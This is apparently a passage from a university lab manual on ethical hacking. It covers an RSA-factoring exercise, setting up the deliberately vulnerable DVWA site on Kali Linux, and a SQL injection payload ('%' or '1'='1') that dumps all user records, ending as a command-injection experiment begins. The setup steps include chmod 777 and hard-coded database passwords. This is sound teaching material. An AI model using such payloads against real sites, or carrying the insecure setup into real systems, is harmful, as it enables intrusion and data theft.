00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48
:c7:4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3

n=
188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996221305168759307650257059

e=65537
```

Need to factorize n

So go to website **factordb.com** click search, paste decimal value of n



Create a exploit.py

```
(kali㉿kali)-[~/rsa]
$ touch exploit.py
```

To install pycrypto

```
(kali㉿kali)-[~/rsa]
$ pip install pycrypto
Defaulting to user installation because normal site-packages is not writeable
Collecting pycrypto
  Downloading pycrypto-2.6.1.tar.gz (446 kB)
    446.2/446.2 KB 6.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: pycrypto
  Building wheel for pycrypto (setup.py) ... done
  Created wheel for pycrypto: filename=pycrypto-2.6.1-cp310-cp310-linux_x86_64.whl size=525978 sha256=3b7c400979f80da91a88d5da8d1f62a06583ac503db06fd8bc0a99f9fff08ba0
  Stored in directory: /home/kali/.cache/pip/wheels/e8/4b/5b/b10a6fc885057b6ff9fb5691d7e700d0a9408f80b7e6f12e0
Successfully built pycrypto
Installing collected packages: pycrypto
Successfully installed pycrypto-2.6.1
```

VIVA Questions

1. What is RSA?

.....
.....
.....

2. What is Public Key Encryption?

.....
.....
.....

3. What is an asymmetric key cryptosystem?

.....
.....
.....

4. Why do we need to use Kali Linux?

.....
.....
.....

5. What is a Symmetric Key Cryptosystem?

.....
.....
.....


Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the

Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website

Installing DVWA:

git clone <https://github.com/digininja/DVWA.git>

// if any error occurs use sudo in front of git clone

mv DVWA dvwa

```
chmod -R 777 dvwa/
// to get recursive permission we use -R
cd dvwa/config
//there will be a dummy file so we can copy to get a new file
//cp used to copy the content of the file
cp config.inc.php.dist config.inc.php
cat or nano config.inc.php
```

```
root@kali: /var/www/html/dvwa/config 80x24
GNU nano 4.5 config.inc.php
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED >
# Please use a database dedicated to DVWA.

# If you are using MariaDB then you cannot use root, you must use create a dedicated user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';
```

sudo service mysql start

sudo mysql -u root -p

```
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help || - + | X | 1 2 3 4 | Library | Home | Kali-Linux-2022.2-vmware... | 6:01 | 6/30/2022 3:31 PM

File Actions Edit View Help
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVWA["SQLI_DB"] = MYSQL;
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sqlit.db";

?>

[(kali㉿kali)-[/var/www/html/DVWA/config]]$ sudo service mysql start
[(kali㉿kali)-[/var/www/html/DVWA/config]]$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

```
create database dvwa;
```

```
kali@kali: /var/www/html/DVWA/config
File Actions Edit View Help
##_DVWA["SQLI_DB"] = SQLITE;
##_DVWA["SQLITE_DB"] = "sqlil.db";
?>
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service mysql start
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> 
```

```
create user dvwa@localhost identified by 'p@ssw0rd';
```

```
kali@kali: /var/www/html/DVWA/config
File Actions Edit View Help
?>
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service mysql start
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> 
```

```
grant all on dvwa.* to dvwa@localhost;
```

```
flush privileges;
```

```
exit;
```

```

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 

```

sudo service apache2 start

```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service apache2 start
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 


```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>



username: admin

password: password



click create database

we get <http://127.0.0.1/DVWA/index.php>

Goto DVWA security

Click on impossible

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Impossible

Low
Medium
High
Impossible

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

set as LOW.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Click submit.

Attacking the system:

- SQLInjection:

Enter 1 and Click submit

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (which is highlighted in green), and others. The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" input field containing "1" and a "Submit" button. Below the form, the output shows "ID: 1", "First name: admin", and "Surname: admin" in red text, indicating a successful SQL injection exploit.

Enter 2 and Click submit

This screenshot shows the DVWA application after entering "2" in the User ID field. The interface is identical to the previous one, with the sidebar menu and the "Vulnerability: SQL Injection" page. The output now shows "ID: 2", "First name: admin", and "Surname: admin" in red, demonstrating that the exploit still works with user input.

Enter '%' or '1'='1

It displays all the information.



Vulnerability: SQL Injection

User ID: Submit

ID: %' or '1='1
First name: admin
Surname: admin

ID: %' or '1='1
First name: Gordon
Surname: Brown

ID: %' or '1='1
First name: Hack
Surname: Me

ID: %' or '1='1
First name: Pablo
Surname: Picasso

ID: %' or '1='1
First name: Bob
Surname: Smith

[More Information](#)

The DVWA interface for SQL Injection. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area shows a form for User ID with the value "%' or '1='1" and a "Submit" button. Below the form, five sets of results are displayed, each showing an injected SQL query and the corresponding first name and surname from the database.

VIVA Questions

1. What is an Attack?

.....
.....
.....

2. What is VMWare?

.....
.....
.....

3. What is SQL Injection Attack?

.....
.....
.....

4. What is the command used to clear the privileges in kali linux ?

.....
.....
.....


5. What is Burpsuite?

.....
.....
.....

Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

-----Command Injection Attack-----

sudo service apache2 start



```

Home Kali Linux - 2022.2 - vmware...
File Actions Edit View Help
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service apache2 start
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 


```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>




username: admin

password: password




click create database


we get <http://127.0.0.1/DVWA/index.php>



Goto DVWA security



Click on impossible



as an example of how web application vulnerabilities can be exploited as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of how a developer has tried but failed to secure an application using basic exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation as seen in Capture The Flags (CTFs) competitions.
